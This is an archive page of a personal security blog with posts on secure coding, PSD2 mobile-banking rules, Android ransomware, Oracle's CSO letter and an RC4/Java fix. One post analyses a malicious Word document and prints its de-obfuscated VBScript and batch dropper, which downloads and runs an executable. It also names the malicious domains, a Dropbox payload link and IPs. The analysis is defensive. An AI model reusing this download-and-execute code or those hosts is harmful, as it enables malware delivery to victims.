Archive
Bank API as Microservices with CQRS in TypeScript | Level Up Coding
Very seldom, do we get to see several technologies used so well together. With the exception of how to illustrate how the secrets should be managed, this article really shows what secure by design is all about.
https://levelup.gitconnected.com/microservices-with-cqrs-in-typescript-and-nestjs-5a8af0a56c3a
Are you a Secure Programmer?
Happy New Year to those of you who read this blog, and to those folks who remember my predictions about going over 20,000 unique CVEs in 2019, I trust you may agree that 2019 was a banner year for vulnerabilities. Lucent/Alcatel are among the vendors who have CVEs that have taken us over 20,000 this year (CVE-2019-20047, 20048).
It’s time to ask yourself, are the hackers getting better at ‘hacking’ or are coders just getting worse? If we are going to examine how the last half of a decade has had more than 10,000 unique vulnerabilities each year and that number keeps increasing, we will all need to come to the conclusion that programmers just don’t know how to create programs that are secure by default!
Here is a chance for some of the best and brightest programmers to change course and learn how to avoid these vulnerabilities once and for all.
A California University (UCDavis) has created an online course that can help teach the Principles of Secure Coding. In a series of four courses, developers can learn about the fundamentals, identify vulnerabilities and walk on the wildside as they learn how to hack just like the a blackhat!
Take one, two or the set of four courses and really understand how pentesters can exploit how code works so you can learn how to avoid many of the common pitfalls. https://www.coursera.org/specializations/secure-coding-practices
New European rules for mobile banking apps coming to a device near you…
The world is clearly a better place now that we carry computers in our back pocket but we need an increase in security measures for payment transactions and therefore we will require an increase in regulation, such as the PSD2 from European Commission.
The Payment Services Directive mandates compliance by September 2019 and aims to regulate banks, payment service providers and electronic payments to include security features to protect consumers across digital channels. The PSD2 legislation will require financial services in the European Union (EU) to contribute to a more integrated, secure, and efficient payments ecosystem.
The PSD2 directive requires financial institutions to:
- Provide/Implement a monitoring mechanism in their apps to detect/report signs of malware.
- Provide security measures in their app to mitigate risk for the user device.
- Ensure consumers have a secure environment to execute their financial transactions
In Article 2 and Article 9 of the directive, PSD2 highlights Strong Customer Authentication (SCA) and Safe Execution Environment (SEE), which requires de-risking across various threat vectors impacting mobile apps.
These include detecting compromised devices (eg: jailbroken or rooted), unsafe environments (such as a fake or malicious wi-fi), as well as malware and vulnerabilities within the application execution environment. PSD2 also includes RTS (Regulatory Technical Standards), which are regulatory requirements set by the European Banking Authority (EBA) to ensure that payments across the EU are secure, fair & efficient.
To meet these requirements, financial institutions should add strong security capabilities like binary protections to their mobile apps. These controls are designed to protect against known and unknown threats on users’ devices.
Mobile banking apps should also be able to detect when they are installed on risky devices and consider restricting access to high value banking services until those risks have been remediated.
Received a word file from someone – how bad could it be if you open it?
It used to be files that were executable (like .com, .exe .zip, .vbs, etc.) were bad to open when you received them in your email. Then came the pictures or URLs you received in your email because mail clients like Outlook would automatically preview them which results in running them without opening the email but how bad could it be to open a word document?
I wanted to spend a little time diving into what you might fine circulating around now…
I received a word document from an unknown sender so rather than opening the document I was able to load it on a diagnostic Linux server to see what is inside this document. (The concern is not for anything that is saved in the body of the document itself but rather the macros that come with the document.) ALERT – Geek stuff to follow…
As you view the code you may notice that someone has tried to obfuscate the code. This is evident by viewing some of the names of the functions and is common for developers who wish to make reverse engineering difficult.

Module1
This visual basic module is used to create the subroutine that will be executed and with a loop that continues to run (while true). It also creates a function that may be used to find the temp directory (Environ())
There is also a module that is responsible for creating the ‘work’ script and runs or executes the code. 
Below we see that the attackers are beginning to think smarter not harder. This URL uses a 302 redirect to re-establish the connection over a secure TLS channel to the same host. SSL traffic cannot be sniffed as easily so this is another attempt to obfuscate the traffic.
Finally after the third macro is run we have a connection to a website called mirai2000.com which starts the exploit. I have tried to un-obfuscate the connection by replacing the variables to  come up with the following script;
strTecation = “pioneer9.exe”
frgea =”MSXML2.ServerXMLHTTP”
Set objXMLHTTP = CreateObject(frgea)
objXMLHTTP.open “GET”, paytina, False
objXMLHTTP.send()
ahdjqg = “ADODB.Stream”
Set objADOStream = CreateObject(ahdjqg)
objADOStream.Open
objADOStream.Type = 1
objADOStream.Write objXMLHTTP.ResponseBody
objADOStream.Position = 0
objADOStream.SaveToFile strTecation
objADOStream.Close
$$
@echo off
:nqdjwkn
cscript.exe pioneercranberry.vbs
ping 2.2.1.1 -n 4
:windows
pioneer9.exe
:loop
ping 1.3.1.2 -n 1
del pioneercranberry.vbs
del pioneercranberry.bat
if exist pioneercranberry.bat goto loop
if exist pioneercranberry.vbs goto loop
exit
Analysis:
We see a script that is downloaded as pioneercranberry.vbs (GET /777763172631572.txt from mirai2000.com).
We then download a second file (GET /rara.txt which downloads a file from dropbox (https://www.dropbox.com/s/x3igq1hnugevjp0/3d8.exe?dl=1 that appears to be a windows firewall shell?) and save it as an executable (pioneer9).
When the file (pioneercranberry.vbs) is run we see a few ping requests to an IP address (2.2.1.1) in France (IP2000-ADSL-BAS).
Next we download an executable (Trojan) from an IP address (66.240.183.19) on the onx.com network using SSL.
Finally we send a single ping to an IP address (1.3.1.2) in China (CHINANET-GD)…hmmm.
I also see evidence of a teamviewer executable being downloaded (perhaps part of the Trojan above) but it fails to run because of a license issue from an IP address (178.255.155.118) in Italy (ANEXIA-NET).
——————————–
All of this activity because I opened a Microsoft Word document. All carefully obfuscated to evade Virus protection and Application level proxies and filters.
Sophos labels this Trojan as Troj/Agent-AOHW. Unfortunately as of this morning the site no longer works so I am unable to complete my analysis.
The moral of this story is…be careful when dealing with ANY file attachment in email. A good rule of thumb is if you didn’t ask for it DON’T open it.
Its the FBI and we have your phone surrounded…
Just when you though it was safe to use your android smart phone there are several vulnerabilities you should be aware of (great now I need to monitor and patch my cell phones too? – yes Virginia, just one more thing you need to do this week).
There are reported connections from a Command and Control server (C2) located in Canada and Germany for a new ransomware for your phone that impersonates the FBI. Claiming that it detected pornographic images on your phone this message asks you to pay a fine of $500 and as proof it shows you a picture of yourself (taken with a front facing camera) and your Internet IP address of the phone (everyone has a data plan nowadays right?)
Using a hidden feature of your phone, it can wake your device out of idle and report in to a C2 every minute without any sign that it is doing so (you might be noticing that your battery life has gotten quite poor, this would probably require additional power). It will also give the attackers a way to connect to your device using a backdoor.
Read more about it here – http://blog.fortinet.com/post/locker-an-android-ransomware-full-of-surprises
Edit: This is just another variant of the same ransomware family reported earlier this year. (See here). Unfortunately there is no Anti Virus for mobile phones that have heuristic scanning so don’t rely on anything you have installed to protect you from these types of attacks.
Security industry reacts to Oracle’s CSO missive | CSO Online
Ever wonder where we will all be in 5 or 10 years? I would never had seen this coming – I mean this could be an example of professional hubris – read about how the chief security officer at Oracle thought it was time to tell it’s users to play nicely or ‘we will take our wagon away from you’.
This is just a glimpse of the next version of the end user license agreement (EULA) that we all just click on before using the software that it was written for. Judging from the industry reaction it could be a little ways off before a large company like oracle tries to flex it’s muscles but mark my words, reverse engineering software to find holes will likely lead us back to a time before open source. Companies should embrace the open architecture and provide a rich ‘bug bounty’ program if they do not have the talent inhouse to keep up with demand.
Read more on the article below and check out the archive of the post before it was pulled off the site.
The death of RC4 – here comes armageddon…
The newest Java can cause some problems with your tools now that SSL is a thing of the past. Earlier this week some of the browser developers officially retired SSLv3 in favour of TLS and it has already started to cause issues. I recently upgraded to the newest Java this week only to find that my Cisco ASA interface no longer works. With Java 7 I had already added the website to the exception list in the security tab so my upgrade should have been relatively flawless as it has been throughout the 8 series of JRE. Unfortunately this was not the case…
I suspected that the self signed certificate that I created to manage the router through the Advanced Security Device Manager (ASDM) might be incompatible and as I reviewed it I see that it used SHA1 as the Signature algorithm. That should have only caused some issues if I was strictly using the browser to login but since I used the ASDM this was not the case…hmmm.
The problem was simpler than that – it seems that RC4-SHA1 was the only active algorithm being used for Configuration>Device Management>Advanced>SSL Settings on my router. Since the new Java update 1.8.51 no longer supports RC4 (Oracle and the rest of the community consider it to be weak and compromised since it can be brute forced now) you get an error when trying to connect to the ASDM if you are only using RC4. If I could add AES128-SHA1 to the list of algorithms used I would expect it to work but I cannot add it using the asdm (I got an error which is probably why I did not add it previously).
Adding the new algorithms must be done from the command line. Once I added a new cypher I was able to login again on my windows 8 machine after upgrading java. I hope this can help you resolve any issues you might have on other devices after upgrading your java runtime environment. I would encourage you to take this time to verify all of your existing web base https management portals. I suspect that we will all have a great deal of problems connecting to older systems. Its a good time to check if the vendor has a newer firmware that will support the changes (if the devices are still supported) and if not then it might be time to replace those old printers, Telco gateways, etc. Using an older device that only supports RC4 might represent risk to your organization if you have any shared username/passwords on those devices and the are breached.

